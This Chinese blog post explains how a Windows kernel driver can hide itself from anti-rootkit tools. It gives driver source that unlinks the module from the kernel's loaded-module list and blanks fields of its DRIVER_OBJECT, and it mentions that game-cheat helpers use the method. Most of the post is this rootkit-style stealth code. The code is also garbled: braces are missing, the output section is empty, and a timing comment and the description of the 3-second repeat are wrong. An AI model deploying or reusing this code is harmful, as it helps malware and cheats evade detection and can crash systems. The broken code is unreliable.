
与断链隐藏进程功能类似,关于断链进程隐藏可参考《驱动开发: DKOM 实现进程隐藏》这一篇文章,断链隐藏驱动自身则用于隐藏自身SYS驱动文件,当驱动加载后那么使用ARK工具扫描将看不到自身驱动模块,此方法可能会触发PG会蓝屏,在某些驱动辅助中也会使用这种方法隐藏自己。

驱动实现代码如下所示:

```
#include <ntifs.h>
HANDLE hThread;
VOID ThreadRun(PVOID StartContext)
    LARGE_INTEGER times;
   PDRIVER_OBJECT pDriverObject;
   // 等待3秒 单位是纳秒
   times.QuadPart = -30 * 1000 * 1000;
   KeDelayExecutionThread(KernelMode, FALSE, &times);
    pDriverObject = (PDRIVER_OBJECT)StartContext;
   // 修改模块信息
   pDriverObject->DriverSize = 0;
    pDriverObject->DriverSection = NULL;
   pDriverObject->DriverExtension = NULL;
    pDriverObject->DriverStart = NULL;
    pDriverObject->DriverInit = NULL;
    pDriverObject->FastIoDispatch = NULL;
    pDriverObject->DriverStartIo = NULL;
   ZwClose(hThread);
}
VOID UnDriver(PDRIVER_OBJECT driver)
{
   DbgPrint(("Uninstall Driver Is OK \n"));
}
NTSTATUS DriverEntry(IN PDRIVER_OBJECT Driver, PUNICODE_STRING RegistryPath)
   DbgPrint(("hello lyshark \n"));
    PLIST_ENTRY pModuleList;
    pModuleList = Driver->DriverSection;
   // 前一个模块的Flink=本模块的Flink
   pModuleList->Blink->Flink = pModuleList->Flink;
   // 前一个模块的Blink=本模块的Blink
    pModuleList->Flink->Blink = pModuleList->Blink;
    PsCreateSystemThread(&hThread, GENERIC_ALL, NULL, NULL, ThreadRun,
Driver);
```

```
Driver->DriverUnload = UnDriver;
return STATUS_SUCCESS;
}
```

## 输出效果如下,驱动每隔3秒执行一次模块修改:



作者: 王瑞 (LyShark)

作者邮箱: me@lyshark.com

版权声明:本博客文章与代码均为学习时整理的笔记,文章[均为原创]作品,转载文章请遵守《中华人民共和国著作权法》相关法律规定或遵守《署名CC BY-ND 4.0国际》规范,合理合规携带原创出处转载,如果不携带文章出处,并恶意转载多篇原创文章被本人发现,本人保留起诉权!